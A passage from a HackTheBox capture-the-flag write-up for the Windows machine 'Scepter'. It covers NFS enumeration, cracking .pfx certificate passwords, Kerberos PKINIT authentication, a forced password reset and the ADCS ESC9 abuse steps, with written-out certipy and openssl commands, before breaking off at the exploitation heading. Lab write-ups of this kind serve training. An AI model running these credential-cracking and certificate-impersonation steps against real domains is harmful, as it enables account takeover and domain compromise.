HackTheBox Scepter
Overview
Scepter is Hard difficulty Windows machine from HackTheBox. We start by finding a mount point using nfs from the nmap scan in port 2049, after we mount the folder, we can find .pfx, .key and .crt files fro multiple users. We use pfx2john to crack the password for one of the .pfx files and gain valid credentials using the .pfx file. The privilege escalation consists in two vulns regarding ADCS, ESC9 and ESC14. The first works by changing the email from user h.brown which has the user flag and privileges to change privileges that allow us to perform the ESC14 to gain another user. This another user has the ability to dump credentials from all users in the domain using DSYNC, we use that to get the Administrator hash and get the root flag.
Initial Foothold
We start by doing a nmap scan, since it’s a Windows box we might as well add the domain to our hosts files:

There is not much besides default AD services in the nmap scan, only one service caught my attention:

This port is not used by any AD Service, it’s the default for NFS(Network File System) protocol. Which it’s used to provide file sharing services over a network, let’s see what we can find there.

# Show available mount points in the target.
showmount -e 10.10.11.65

# mount the available mount point at ./mnt
sudo mount -t nfs 10.10.11.65:/helpdesk ./mnt
cp mnt/* ./keys
Now we have five files, all the .pfx are password encrypted, as you can see below:

What are .pfx files?
pfx is binary container defined by RFC 7292. It’s suppose to hold one or more certificates for an AD user and one private key, which matches one of the certs. The file is normally encrypted using AES-256 with a password.
In the .pfx file we have: The Private key, which is the most valuable information that this type of file holds, can be used to authentication in the AD environment. If you managed to successfully extract the private-key from the .pfx file, tools like Certipy can be used to generate a Kerberos ticket. e.g.
# Extract Metadata (optional)
certipy cert -pfx user.pfx
# Authentication.
certipy auth -pfx user.pfx -dc-ip <domain-controller-ip>
Certificates
And also have the Certificates
They serve two main purposes:
- Identity Mapping - They bind the private key to an AD user account through the Subject or SAN fields. If the certificate is issued by a trusted internal CA and mapped in AD (via UPN, DNS or SID), it enables smartcard-based authentication using PKINIT
- Chain of Trust (Optional) - The
.pfxmay also contain intermediate or root certificates needed to validate the chain. If the chain is trusted by the KDC, and the cert has appropriateExtended Key Usage (Client Authentication), the KDC will accept it for Kerberos Authentication.
So if the cert is valid and mapped to an AD user, we can issue a ticket and have valid credentials to login using Kerberos.
Why do we need certificates anyway?
In a domain-controlled Windows environment, you have:
- Hundreds or thousands of users and machines
- Centralized policy enforcement
- Tight security integration across services (LDAP, SMB, RDP, WinRM, VPN, etc.)
Manual key management like SSH doesn’t scale. AD solves this using certificates issued by a trusted Certificate Authority (CA).
The certificates are issued and signed by AD Certificate Services (The CA), so we no more need to distribute keys manually, the domain trusts the issuer (CA). And using Kerberos + X.509, certificates are used to login with smartcards or using .pfx files. The KDC verifies if the cert is:
- Issue by the trusted CA of the domain.
- Mapped to a valid AD user in the domain.
- Isn’t revoked or expired.
Now we are getting into Certificate Templates and how they’re used by the ADCS to managed policies like: who is certificate, what those certificates are allowed to do and how they’re gonna be used. A certificate template in Active Directory Certificate Services (ADCS) is a predefined configuration object stored in the domain. It will defines rules and properties for the certificates that can be issued.
AD user privileges control what a user can do directly, but cert templates define what cryptographic credentials the user can obtain and how they can use them. Those are separate layers, and template misconfigurations are a common path to domain compromise.
Key Rules/Properties in a Certificate Template
| Property | Description | Security Impact |
|---|---|---|
| Key Usage | What cryptographic operations are allowed (e.g., digital signature, key encipherment) | Misuse can allow unintended encryption or signing |
| Extended Key Usage (EKU) | Purpose of the cert (e.g., Client Authentication, Smartcard Logon) | If ClientAuth is present, cert can be used for logon |
| Key Size and Algorithm | RSA 2048/3072, ECC P-384, etc. | Weak keys = insecure certs |
| Key Exportability | Can private key be exported? | If yes, attacker can steal key and impersonate user |
| Subject Name/Alt Name Construction | How the cert identifies the user (e.g., UPN, DNS, SID) | Controls mapping to AD user accounts |
| Enrollment Permissions | Who can enroll or auto-enroll in the template | Exposed template = privilege escalation vector |
| Validity Period | How long the cert is valid (e.g., 1 year) | Longer lifetimes = longer exposure |
| CA Constraints | Whether this cert can issue others (for CA templates) | Misuse can allow rogue CA creation |
Scenarios where even after successfully extracting the key, nothing can be done:
| Component Missing | Effect |
|---|---|
Cert missing from .pfx | Cannot prove identity — private key has no associated identity |
| Cert missing from AD | AD won’t map it to a user — PKINIT fails |
| Cert not trusted (untrusted CA) | Chain validation fails — rejected during auth |
| Cert doesn’t have valid EKUs | AD ignores it for PKINIT or TLS |
EKU (Extended Key Usage) is a certificate extension (ExtendedKeyUsage, OID 2.5.29.37) that specifies intended purposes for the certificate. It’s enforced by consumers (e.g., Kerberos, TLS, smart card logon) to allow/restrict usage.
A certificate must contain the correct EKUs for it to be valid in specific authentication scenarios.
| EKU OID | Description | |
|---|---|---|
| Client Auth (PKINIT) | 1.3.6.1.5.5.7.3.2 | Required for Kerberos authentication via certificate (PKINIT) |
| Smart Card Logon | 1.3.6.1.4.1.311.20.2.2 | Required for smart card–based interactive or RDP logon |
| Server Auth (LDAPS) | 1.3.6.1.5.5.7.3.1 | Required for domain controller LDAPS |
| EFS (Encrypting FS) | 1.3.6.1.4.1.311.10.3.4 | Used for file encryption key exchange |
| Code Signing | 1.3.6.1.5.5.7.3.3 | Binaries or scripts trust chain |
| Email Protection | 1.3.6.1.5.5.7.3.4 | S/MIME, Outlook signing/encryption |
| EKU Problem | Result |
|---|---|
| No EKU at all | AD will not accept for PKINIT or smart card |
Wrong EKU (e.g., only Server Auth) | Rejected by AD |
Missing SmartCardLogon | Cannot be used for interactive logon |
Missing Client Auth | Cannot be used for PKINIT or TLS client auth |
| EKU critical and not understood | Rejected per RFC |
Continuing, cracking pkcs12
I could not get john to work with the pfx hashes so I used another tool called crackpkcs12

I thought they could have different passwords but they end up being all the same, so now we can use these .pfx, but first, now that we know what these files are made for, i would think that it’s possible to “reassemble” that .crt and .key together to create another .pfx.

It will ask for the password, which is the same than the other files, it will also for a new password, which will be used below when issuing a ticket for kerberos authentication.

As you can see above, we first fix our clock skew disabling the ntp sync from timedatectl and after using ntpdate. And then we request an TGT using pkinit, passing the cert file, the password of the file we just created, domain and the user (Which can be seem by inspecting the cert)
Checking if our ticket works:

Commands:
# Install crackpkcs12 first.
crackpkcs12 -d ~/rockyou.txt whatever.pfx
openssl pkcs12 -export -in baker.crt -inkey baker.key -out fuck.pfx
cd PKINITTools
source .venv/bin/activate
timedatectl set-netp off
sudo ntpdate -u <IP>
./gettgtpkinit.py -cert-pfx fuck.pfx -pfx-pass <password-you-set> scepter.htb/b.baker -dc-ip <IP>
# Or get a NTLM Hash
certipy auth -pfx "baker.pfx" -dc-ip '10.10.11.65' -username 'd.baker' -domain 'scepter.htb' -debug
export KRB5CCNAME=$HOME/dump/htb/scepter/baker.ccache
nxc <IP> -d scepter.htb -u b.baker --use-kcache

Now that we have a valid user credential, let’s get some data to import in bloodhound:

By taking a look at what our owned users can do, it’s possible to change the password for the user a.carter, since we have the ForceChangePassword privilege. So let’s set it to: Password123!
Now that we have also owned a.carter let’s take a look at he can do by checking his Outbound Object Controls:

We are part of the group IT SUPPORT and the users in this group has a GenericAll permission over the OU (Organizational Unit) STAFF ACCESS CERTIFICATE
There is not much to see in bloodhound, let’s try to find more information using certipy searching for vulnerable templates:

Looks like it’s vulnerable to ESC9, let’s see how this vuln works, i’ll be reading about it in this site: ESC9
ESC9
ESC9 abuses configuration in templates to request a certificate for another identity/user by changing the SubjectAltName or Certificate Subject Name. Of course, there is requirement, this is not a default behavior.
Requirements to perform ESC9:
StrongCertificateBindingEnforcementnot set to 2 (default: 1) orCertificateMappingMethodscontains UPN flag (0x4).- The template contains the CT_FLAG_NO_SECURITY_EXTENSION flag in the msPKI-Enrollment-Flag value
- The template specifies client authentication EKU.
- GenericWrite right against any account A to compromise any account B
We have all of them, but why are these needed?
1 - StrongCertificateBindingEnforcement set to 2 means that strong binding is enforced, requiring the user requesting the certificate to match the certificate subject. KDC would reject certificates whose subject/UPN doesn’t match the authenticated user making the request. There is also the CertificateMappingMethods, which if set to 0x4, means that the KDC accepts UPN-based mapping, allowing a certificate with a spoofed UPN to authenticate as another user.
2 - Normally, the CA embeds the SID of the requester in the certificate, allowing the KDC to verify the requester’s identity, when CT_FLAG_NO_SECURITY_EXTENSION is set, the certificate has no SID binding, so the KDC falls back to UPN matching for identity mapping, opening the door for impersonation via spoofed UPN in SAN.
3 - Well, without it the template does not have rights to authenticate.
So, in theory, it would be:
# Change userPrincipalName of the d.baker to target
certipy account update -username "a.carter@$DOMAIN" -p "$PASSWORD" -user d.baker -upn target (we dont know yet)
# The vulnerable certificate can be requested as d.baker.
certipy req -username "d.baker@$DOMAIN" -hashes "$NT_HASH" -target "KDC_HOST" -ca 'ca_name' -template 'vulnerable template'
# In real pentests it would be good to change it back to something else:
certipy account update -username "user1@$DOMAIN" -p "$PASSWORD" -user user2 -upn "user2@$DOMAIN"
# Authenticate using the certificate impersonating target user.
certipy auth -pfx 'user3.pfx' -domain "$DOMAIN"
Let’s first define our target:

Well, the only user in the group that allow us to get a shell into the machine.
Exploiting ESC9
